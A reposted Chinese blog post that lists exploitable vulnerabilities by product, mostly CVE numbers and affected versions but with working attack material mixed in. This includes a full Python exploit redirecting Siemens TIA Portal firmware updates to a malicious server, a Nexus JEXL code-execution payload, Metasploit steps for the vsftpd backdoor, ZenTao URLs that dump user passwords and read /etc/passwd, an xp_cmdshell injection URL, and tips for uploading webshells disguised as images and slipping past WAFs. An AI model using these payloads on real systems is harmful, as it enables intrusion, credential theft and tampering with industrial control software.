# 应用安全-软件安全-漏洞CVE整理

转载

weixin_30865427 于 2019-07-01 14:58:00 发布 589 收藏 2
文章标签： php 网络 python
原文链接：http://www.cnblogs.com/AtesetEnginner/p/11114092.html


## jira

```
ssrf  CVE-2019-8451
```

```
url = url + '/plugins/servlet/gadgets/makeRequest?url=' + host + '@www.baidu.com/'
```

## ImageMagick

```
RCE
CVE-2016-3714
```

## axis2

```
弱口令
任意文件读取
```

## Awstats

```
路径泄露
http://www.xx.com.cn/cgi-bin/awstats.pl?config=xxx
```

## ccs

```
注入
```

## HFS

```
RCE
```

## phpmyadmin

```
弱口令
```

## phpmoadmin

```
RCE
```

## node.js

```
node.js v8 debugger RCE
```

## Elasticsearch

RCE
未授权访问
任意文件读取

## OpenSSLDrown

OpenSSL 1.0.1 through
1.0.1g OpenSSL 1.0.0 through 1.0.0l all versions before OpenSSL 0.9.8y
DROWN攻击漏洞（CVE-2016-0800）

## Openssh

**libssh认证绕过（cve-2018-10933）**
ibssh 0.8.x - 0.8.3
libssh 0.7.x - 0.7.5
libssh 0.6.x"

## Kubernetes

Kubernetes Kubernetes提权(CVE-2018-1002105)
Kubernetes v1.0.x-1.9.x Kubernetes v1.10.0-1.10.10 (fixed in v1.10.11)
Kubernetes v1.11.0-1.11.4 (fixed in v1.11.5) Kubernetes v1.12.0-1.12.2 (fixed in v1.12.3)

## *zabbix*

latest sql注入漏洞
jsrpc sql注入漏洞

## *activemq*

后台弱口令
RCE
任意文件上传
ActiveMQ物理路径泄漏

## *Fckeditor*

https://www.jianshu.com/p/b0295978da77/fckeditor/editor/dialog/fck_about.html

/FCKeditor/_whatsnew.html

http://x.com/goldpen/editor/filemanager/browser/default/  #泄露源码文件

**上传漏洞**
http://www.xx.gov.cn/FCkeditor/editor/filemanager/upload/test1.html
访问进去直接上传图片格式木马。
http://www.xx.gov.cn/UploadFile/2.php;.gif

## KingdEditor

XSS

上传漏洞

## CuteEDitor

**上传漏洞**
编辑器Aspx版本
网上公布的CuteEditor漏洞，配合利用IIS 6.0解析漏洞获取Webshell
WAF防火墙免疫IIS6.0解析漏洞 -> 修改图片后缀绕过

## Apache

Apache ActiveMQ 5.x ~ 5.14.0
ActiveMQ任意文件文件移动漏洞

Apache ActiveMQ 5.13.0的版本之前的存在反序列化漏洞
ActiveMQ反序列化漏洞(CVE-2015-5254)

Apache ActiveMQ5.14.0 – 5.15.2
ActiveMQ 信息泄漏漏洞(CVE-2017-15709)

***apache mod_jk*** *apache mod_jk访问控制绕过漏洞（cve-2018-11759）*

61616端口(ActiveMQ消息队列端口)

## *hudson*

代码泄露

## grafana

弱口令

## Openssh

⊞
⊟

```
1 CVE-2015-5600
2 CVE-2016-6515
3 CVE-2014-1692
4 CVE-2010-4478
5 CVE-2016-10009
```

```
6 CVE-2016-1908
7 CVE-2015-8325
8 CVE-2016-10012
9 CVE-2016-10010(提权）
```

View Code

## Atlassian

⊞
⊟

```
1 CVE-2019-1158
```

View Code

## docker

⊞
⊟

```
1 CVE-2018-15664
```

View Code

## Siemens TIA Portal （STEP7）

RCE : CVE-2019-10915

```
##
# Exploit Title: Siemens TIA Portal remote command execution
# Date: 06/11/2019
# Exploit Author: Joseph Bingham
# CVE : CVE-2019-10915
# Advisory: https://www.tenable.com/security/research/tra-2019-33
# Writeup: https://medium.com/tenable-techblog/nuclear-meltdown-with-critical-ics-vulnerabilities-8af3a1a13e6a
# Affected Vendors/Device/Firmware:
#  - Siemens STEP7 / TIA Portal
##

##
# Example usage
# $ python cve_2019_10915_tia_portal_rce.py
# Received '0{"sid":"ZF_W8SDLY3SCGExV9QZc1Z9-","upgrades":[],"pingInterval":25000,"pingTimeout":60000}'
# Received '40'
# Received '42[" ",{"configType":{"key":"ProxyConfigType","defaultValue":0,"value":0},"proxyAddress":{"key":"ProxyAddress","defaultValue":"","value":""},"proxyPort":{"key":"ProxyPort","defaultValue":"","value":""},"userName":{"key":"ProxyUsername","defaultValue":"","value":""},"password":{"key":"ProxyPassword","defaultValue":"","value":""}},null]'
##

import websocket, ssl, argparse

parser = argparse.ArgumentParser()
parser.add_argument("target_host", help="TIA Portal host")
parser.add_argument("target_port", help="TIA Portal port (ie. 8888)", type=int)
parser.add_argument("update_server", help="Malicious firmware update server IP")
args = parser.parse_args()

host = args.target_host
port = args.target_port
updatesrv = args.update_server
ws = websocket.create_connection("wss://"+host+":"+port+"/socket.io/?EIO=3&transport=websocket&sid=", sslopt={"cert_reqs": ssl.CERT_NONE})
#req = '42["cli2serv",{"moduleFunc":"ProxyModule.readProxySettings","data":"","responseEvent":" "}]'
#req = '42["cli2serv",{"moduleFunc":"ProxyModule.saveProxyConfiguration","data":{"configType":{"key":"ProxyConfigType","defaultValue":0,"value":1},"proxyAddress":{"key":"ProxyAddress","defaultValue":"","value":"10.0.0.200"},"proxyPort":{"key":"ProxyPort","defaultValue":"","value":"8888"},"userName":{"key":"ProxyUsername","defaultValue":"","value":""},"password":{"key":"ProxyPassword","defaultValue":"","value":""}},responseEvent":" "}]'
req = 42["cli2serv",{"moduleFunc":"SoftwareModule.saveUrlSettings","data":{"ServerUrl":"https://"+updatesrv+"/FWUpdate/","ServerSource":"CORPORATESERVER","SelectedUSBDrive":"\\","USBDrivePath":"","downloadDestinationPath":"C:\\Siemens\\TIA Admin\\DownloadCache","isMoveDownloadNewDestination":true,"CyclicCheck":false,"sourcePath":"C:\\Siemens\\TIA Admin\\DownloadCache","productionLine":"ProductionLine1","isServerChanged":true},"responseEvent":" "}]'
ws.send(req)

result = ws.recv()
print("Received '%s'" % result)
```

```
39
40 result = ws.recv()
41 print("Received '%s'" % result)
42
43 result = ws.recv()
44 print("Received '%s'" % result)
```

View Code

## WinRAR

### CVE-2018-2025（WinRAR RCE）

⊞
⊟

```
1 影响范围：
2
3 WinRAR < 5.70 Beta 1
4
5 Bandizip    < = 6.2.0.0
6
7 好压(2345压缩)    < = 5.9.8.10907
8
9 360压缩    < = 4.0.0.1170
```

View Code

## ghostscript

⊞
⊟

```
1 影响的版本 <= 9.23（全版本、全平台）
```

View Code

CVE-2017-8291

```
1 Ghostscript Ghostscript < 2017-04-26
```

View Code

## Flash

CVE-2018-4878

```
1 项目地址：https://github.com/Sch01ar/CVE-2018-4878.git
2
3 影响版本为：Adobe Flash Player <= 28.0.0.137
```

View Code

## Office

CVE-2017-11882（RCE）

```
1 漏洞影响版本：
2 Office 365
3 Microsoft Office 2000
4 Microsoft Office 2003
5 Microsoft Office 2007 Service Pack 3
6 Microsoft Office 2010 Service Pack 2
7 Microsoft Office 2013 Service Pack 1
8 Microsoft Office 2016
```

View Code

## vsftpd

```
1 vsftpd 2.3.4 - 笑脸漏洞
2 msfconsole
3 search vsftpd
4 use exploit/unix/ftp/vsftpd_234_backdoor
5 set rhost IP
6 run
```

View Code

## memcache

常用端口 11211
未授权访问

memcache  memcache drdos漏洞（ B6-2018-030102）
1.4.31  memcache  Memcached  Append/prepend 远程代码执行漏洞（CVE-2016-8704）
1.4.31  memcache  Memcache  Update 远程代码执行漏洞（CVE-2016-8705）
1.4.31  memcache  Memcache  SASL身份验证远程代码执行漏洞（CVE-2016-8706）

## jenkins

常用端口 8080
未授权访问
反序列化
cve-2017-1000353
CVE-2018-1999002

## GeoServer

1.弱口令

Javascript is required to actually use the GeoServer admin console. - 网站没有添加到可信任站点

2.XXE（版本小于2.7.1.1）

## ccproxy

ccproxy6.0远程溢出

## solr

**未授权访问**

**CVE-2017-12629 XXE & RCE**

**CVE-2019-0193 RCE**

## Secure File Transfe

**version <= 0.18**
CVE-2015-2856
CVE-2015-2857

**version <= 0.20**
CVE-2016-2350
CVE-2016-2351
CVE-2016-2352
CVE-2016-2353

**金山安全套装**

ksapi.sys对关键位置未保护，导致绕过限制

**webTextbox编辑器**

cookie欺骗


## WebEditor

任意文件上传
http://nel.xx.com//main/model/newsoperation/webEditor/eWebEditor.jsp

## Nexus

**CVE-2019-7238**

```
{"action":"coreui_Component","method":"previewAssets","data":[{"page":1,"start":0,"limit":50,"sort":
[{"property":"name","direction":"ASC"}],"filter":[{"property":"repositioryName","value":"*"},
{"property":"expression","value":"1.class.forName('java.lang.Runtime').getRuntime().exec('calc.exe')"},
{"property":"type","value":"jexl"}]}],"type":"rpc","tid":10}
```



## 通达OA

Office Anywhere 网络智能办公系统
路径泄漏问题，可以不需要权限登录到phpmyadmin 且权限为root
/mysql/main.php


## 源天OA

RCE
http://**.**.**.**:8080/ServiceAction/com.velcro.base.DataAction?sql=xp_cmdshell%20%27whoami%27

## 禅道

**禅道 11.6.2**
越权
http://127.0.0.1/zentaopms_11.6/www/api-getModel-user-getRealNameAndEmails-users=admin
注入
http://127.0.0.1/zentaopms_11.6/www/api-getModel-api-sql-sql=select+account,password+from+zt_user
任意文件读取
http://127.0.0.1/zentaopms_11.6/www/api-getModel-file-parseCSV-fileName=/etc/passwd

*RCE*



## ECShop

路径遍历
http://localhost/ECShop/includes/fckeditor/editor/dialog/fck_spellerpages/spellerpages/server-scripts/spellchecker.php
RCE
http://localhost/test/ecshop/affiche.php?act=js&type=3&from=xxx&ad_id=1&charset=GBK%0D%0A%0D%0AHTTP/1.1%20200%20OK%0D%0A%0D%0AContent-Type:%20text/html%0D%0A%0D%0AContent-Length:%2035%0D%0A%0D%0A%3Chtml%3Exxx%3C/html%3E%0D%0A%0D%0A

## FasterXML

Jackson-databind
    CVE-2019-12384（RCE)
        受影响版本
        Jackson-databind 2.X < 2.9.9.1
        不受影响版本
        Jackson-databind 2.9.9.1
        Jackson-databind 2.10

转载于:https://www.cnblogs.com/AtesetEnginner/p/11114092.html